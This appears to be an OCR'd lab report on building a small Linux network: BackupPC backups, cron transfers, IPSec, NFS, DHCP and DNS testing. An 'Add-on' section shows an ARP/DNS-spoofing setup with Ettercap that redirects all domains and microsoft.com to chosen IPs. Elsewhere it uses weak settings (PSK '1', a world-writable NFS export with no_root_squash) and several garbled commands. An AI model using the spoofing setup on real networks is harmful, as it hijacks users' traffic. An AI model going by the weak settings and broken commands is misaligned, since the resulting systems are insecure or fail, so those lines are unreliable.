
Main Configuration Editor

Hosts

	host	dhcp	user	moreUsers
Delete	localhost	□	backuppc	

To add a new host, select Add and then enter the name. To start with the per-host configuration from another host, enter the host name as NEWHOST=COPYHOST. This will overwrite any existing per-host configuration for NEWHOST. You can also do this for an existing host. To delete a host, hit the Delete button. For Add, Delete, and configuration copy, changes don't take effect until you select Save. None of the deleted host's backups will be removed, so if you accidently delete a host, simply re-add it. To completely remove a host's backups, you need to manually remove the files below /var/lib/backuppc/pc/HOST

2. Click “Xfer”, and in the “RsyncShareName” under “Rsync Settings”, we can select the path we want to back up. For now, we just back up the webserver file which is under path /etc/apache2/:



Main Configuration Editor

Xfer Settings

XferMethod	rsync
XferLogLevel	1
ClientCharset	
ClientCharsetLegacy	iso-8859-1

Rsync Settings

RsyncShareName	/etc/apache2/
RsyncCsumCacheVerifyProb	0.01


Include/Exclude

BackupFilesOnly	New ShareName or '*':
BackupFilesExclude	New ShareName or '*':

Rsync Paths/Commands/Args

RsyncClientPath	/usr/bin/rsync
RsyncClientCmd	$sshPath -q -x -l root $host $rsyncPath $argList+
RsyncClientRestoreCmd	$sshPath -q -x -l root $host $rsyncPath $argList+
RsyncArgs	--numeric-ids --perms --owner --group -D --links --hard-links --times --block-size=2048


3. Click “Schedule” to configure backup plan. For full backups, we back up in every seven days (“FullPeriod” = 6.97). For incremental backups, we back them up every day (“IncrPeriod” = 0.97):



Main Configuration Editor


Full Backups	
FullPeriod	6.97
FullKeepCnt	1
FullKeepCntMin	1
FullAgeMax	90
Incremental Backups	
IncrPeriod	0.97
IncrKeepCnt	6
IncrKeepCntMin	1
IncrAgeMax	30
IncrLevels	1
IncrFill	□
Blackouts	
BackupsDisable	0
BlackoutBadPingLimit	3
BlackoutGoodCnt	7
BlackoutPeriods	Insert Delete hourBegin 7 hourEnd 19.5 weekDays 1, 2, 3, 4, 5 Add
Other	
PartialAgeMax	3
RestoreInfoKeepCnt	10
ArchiveInfoKeepCnt	10
BackupZeroFilesIsFatal	□

6) Set crontab task: create backup.sh and send.sh to zip the backup file and send it to other servers on schedule:



root@ubuntu: /var/lib/backuppc
File Edit View Search Terminal Help
GNU nano 2.9.3
backup.sh

```
30 23  * * * /usr/share/backuppc/bin/BackupPC_zipCreate -h localhost -n 1 -c 3 -s / / > backup.zip
```



root@ubuntu: /var/lib/backuppc
File Edit View Search Terminal Help
GNU nano 2.9.3
send.sh

```
45 23  * * * scp 234 root@192.168.85.3:/home/master/backup
```

Add-on

ARP Spoofing

1) Enter the root mode:


    sudo –i

2) Download Ettercap:

    apt install ettercap

3) Configure etter.dns:

    nano /etc/ettercap/etter.dns



```
  GNU nano 2.9.3                                                  /etc/ettercap/etter.dns

#    PC*       WINS 127.0.0.1                                              #
#                                                                          #
# or for SRV query (either IPv4 or IPv6):                                  #
#    service._tcp|_udp.domain SRV 192.168.1.10:port                        #
#    service._tcp|_udp.domain SRV [2001:db8::3]:port                       #
#                                                                          #
# or for TXT query (value must be wrapped in double quotes):               #
#    google.com TXT "v=spf1 ip4:192.168.0.3/32 ~all"                       #
#                                                                          #
# NOTE: the wildcarded hosts can't be used to poison the PTR requests      #
#       so if you want to reverse poison you have to specify a plain       #
#       host. (look at the www.microsoft.com example)                      #
#                                                                          #
############################################################################

################################
# microsoft sucks ;)
# redirect it to www.linux.org
#

*                  A   192.168.85.30
microsoft.com      A   107.170.40.56
*.microsoft.com    A   107.170.40.56
www.microsoft.com  PTR 107.170.40.56      # Wildcards in PTR are not allowed
```

4) Start apache2:

    service apache2 start

IPSec VPN TUNNEL

1) Enter the root mode:


    sudo –i

2) Download ipsec:


    apt-get ipsec-tools strongswan-starter

3) Configure ipsec.conf file in two hosts (master and slave host):

    nano /etc/ipsec.conf




```
  GNU nano 2.9.3                                               /etc/ipsec.conf

# ipsec.conf - strongSwan IPsec configuration file

# basic configuration

config setup
        # strictcrlpolicy=yes
        # uniqueids = no

# Add connections here.

# Sample VPN connections
conn dns2-to-dns1
        authby=secret
        auto=route
        left=192.168.85.13
        right=192.168.85.3
        type=transport
        esp=aes128gcm16!
        keyexchange=ike
```




```
  GNU nano 2.9.3                                               /etc/ipsec.conf

# ipsec.conf - strongSwan IPsec configuration file

# basic configuration

config setup
        # strictcrlpolicy=yes
        # uniqueids = no

# Add connections here.
conn dns1-to-dns2
        authby=secret
        auto=route
        left=192.168.85.3
        right=192.168.85.13
        type=transport
        esp=aes128gcm16!
        keyexchange=ike
```

4) Configure ipsec.secrets in two hosts (master and slave host):

nano /etc/ipsec.secrets



```
  GNU nano 2.9.3                                               /etc/ipsec.secrets

# This file holds shared secrets or RSA private keys for authentication.

# RSA private key for this host, authenticating it to any other host
# which knows the public part.
192.168.85.13 192.168.85.3 : PSK "1"
```



```
  GNU nano 2.9.3                                               /etc/ipsec.secrets

# This file holds shared secrets or RSA private keys for authentication.

# RSA private key for this host, authenticating it to any other host
# which knows the public part.
192.168.85.3 192.168.85.13 : PSK "1"
```

5) Restart ipsec processes:

ipsec restart

NFS

NFS-Server

1) Enter the root mode:

    sudo –i

2) Install nfs-kernel-server:

    apt-get install nfs-kernel-server


    apt-get install rpcbind

3) Make folder to share:

    mkdir /home/dhcpserver/nfs

4) Edit /etc/exports:

    nano /etc/exports


root@dhcpserver-virtual-machine: ~
File Edit View Search Terminal Help

```
  GNU nano 2.9.3                                                          /etc/exports

# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/dhcpserver/nfs *(rw,sync,no_root_squash,no_subtree_check)
```

5) Restart rpcbind and nfs-kernel-server:

    service rpcbind restart restart

    service restart nfs-kernel-server restart


NFS-Client

1) repeat the step 1 and 2 in NFS-Server configuration.

2) Create local mount directory:

    mkdir /home/client/nfs

3) Show shared directory on NFS server



```
root@ubuntu:~# showmount -e 192.168.85.4
Export list for 192.168.85.4:
/home/dhcpserver/nfs *
```

4) Mount the directory set before:

    mount -t nfs 192.168.85.4:/home/dhcpserver/nfs /home/client/nfs

Algorithm & Flow Chart

DHCP

1) Giving IPv4 address range from 192.168.85.20 to 192.168.85.30, and IPv6 address from

2001:db8:0:1::129 to 2001:db8:0:1::254, along with DNS addresses.

2) Client can get IP address from the range that is already set.

DNS

1) DNS records (forward and reversed) are created to transfer domain name to IP addresses, and vice versa.

2) Client can access to the website through the domain name "RushP.com".

3) DNS record (forward and reversed) can be looked up by client.

Webserver

1) Create webserver with domain name "RushP.com" which has a html page.

2) Client can access to the web page.

Firewall

1) Allow normal connections to access (SSH, http, ftp, https).

2) Other host cannot ping the web server.

Backup

1) Create a backup server for backup by backuppc.


2) Can back up server as scheduled.

3) Backup file will be zipped and sent to other servers as scheduled.


Testing

DHCP

1) Check the DHCP server status of IPv4 and IPv6:




```
dhcpserver@dhcpserver-virtual-machine:~$ sudo service isc-dhcp-server status
● isc-dhcp-server.service - ISC DHCP IPv4 server
   Loaded: loaded (/lib/systemd/system/isc-dhcp-server.service; enabled; vendor preset: enabled)
   Active: active (running) since Tue 2020-04-14 12:34:37 PDT; 19s ago
     Docs: man:dhcpd(8)
 Main PID: 10916 (dhcpd)
    Tasks: 1 (limit: 2295)
   CGroup: /system.slice/isc-dhcp-server.service
           └─10916 dhcpd -user dhcpd -group dhcpd -f -4 -pf /run/dhcp-server/dhcpd.pid -cf /etc/dhcp/dhcpd.conf ens33

Apr 14 12:34:37 dhcpserver-virtual-machine sh[10916]: Wrote 0 new dynamic host decls to leases file.
Apr 14 12:34:37 dhcpserver-virtual-machine dhcpd[10916]: Wrote 8 leases to leases file.
Apr 14 12:34:37 dhcpserver-virtual-machine sh[10916]: Wrote 8 leases to leases file.
Apr 14 12:34:37 dhcpserver-virtual-machine dhcpd[10916]: Listening on LPF/ens33/00:0c:29:a5:24:4f/192.168.85.0/24
Apr 14 12:34:37 dhcpserver-virtual-machine sh[10916]: Listening on LPF/ens33/00:0c:29:a5:24:4f/192.168.85.0/24
Apr 14 12:34:37 dhcpserver-virtual-machine dhcpd[10916]: Sending on   LPF/ens33/00:0c:29:a5:24:4f/192.168.85.0/24
Apr 14 12:34:37 dhcpserver-virtual-machine sh[10916]: Sending on   LPF/ens33/00:0c:29:a5:24:4f/192.168.85.0/24
Apr 14 12:34:37 dhcpserver-virtual-machine dhcpd[10916]: Sending on   Socket/fallback/fallback-net
Apr 14 12:34:37 dhcpserver-virtual-machine sh[10916]: Sending on   Socket/fallback/fallback-net
Apr 14 12:34:37 dhcpserver-virtual-machine dhcpd[10916]: Server starting service.
```



```
root@dhcpserver-virtual-machine:~# service isc-dhcp-server6 status
● isc-dhcp-server6.service - ISC DHCP IPv6 server
   Loaded: loaded (/lib/systemd/system/isc-dhcp-server6.service; enabled; vendor preset: enabled)
   Active: active (running) since Tue 2020-04-14 21:35:32 PDT; 1s ago
     Docs: man:dhcpd(8)
 Main PID: 14321 (dhcpd)
    Tasks: 1 (limit: 2295)
   CGroup: /system.slice/isc-dhcp-server6.service
           └─14321 dhcpd -user dhcpd -group dhcpd -f -6 -pf /run/dhcp-server/dhcpd6.pid -cf /etc/dhcp/dhcpd6.conf ens33

Apr 14 21:35:32 dhcpserver-virtual-machine sh[14321]: Wrote 0 new dynamic host decls to leases file.
Apr 14 21:35:32 dhcpserver-virtual-machine dhcpd[14321]: Wrote 1 NA, 0 TA, 0 PD leases to lease file.
Apr 14 21:35:32 dhcpserver-virtual-machine sh[14321]: Wrote 1 NA, 0 TA, 0 PD leases to lease file.
Apr 14 21:35:32 dhcpserver-virtual-machine dhcpd[14321]: Bound to *:547
Apr 14 21:35:32 dhcpserver-virtual-machine sh[14321]: Bound to *:547
Apr 14 21:35:32 dhcpserver-virtual-machine sh[14321]: Listening on Socket/5/ens33/2001:db8:0:1::/64
Apr 14 21:35:32 dhcpserver-virtual-machine sh[14321]: Sending on   Socket/5/ens33/2001:db8:0:1::/64
Apr 14 21:35:32 dhcpserver-virtual-machine dhcpd[14321]: Listening on Socket/5/ens33/2001:db8:0:1::/64
Apr 14 21:35:32 dhcpserver-virtual-machine dhcpd[14321]: Sending on   Socket/5/ens33/2001:db8:0:1::/64
Apr 14 21:35:32 dhcpserver-virtual-machine dhcpd[14321]: Server starting service.
```

2) Check the IP address of the client:



Link speed 1000 Mb/s

IPv4 Address 192.168.85.20

IPv6 Address 2001:db8:0:1::110

Hardware Address 00:0C:29:B6:2C:EF


Default Route 192.168.85.2

DNS 192.168.85.3 192.168.85.13


As shown above, the IPv4 address is 192.168.85.20/24, and the IPv6 address is 2001:db8:0:1::110/128, which are both in the range configured. And DNS server is also set up correctly

DNS

1) Use “nslookup” to verify DNS records.

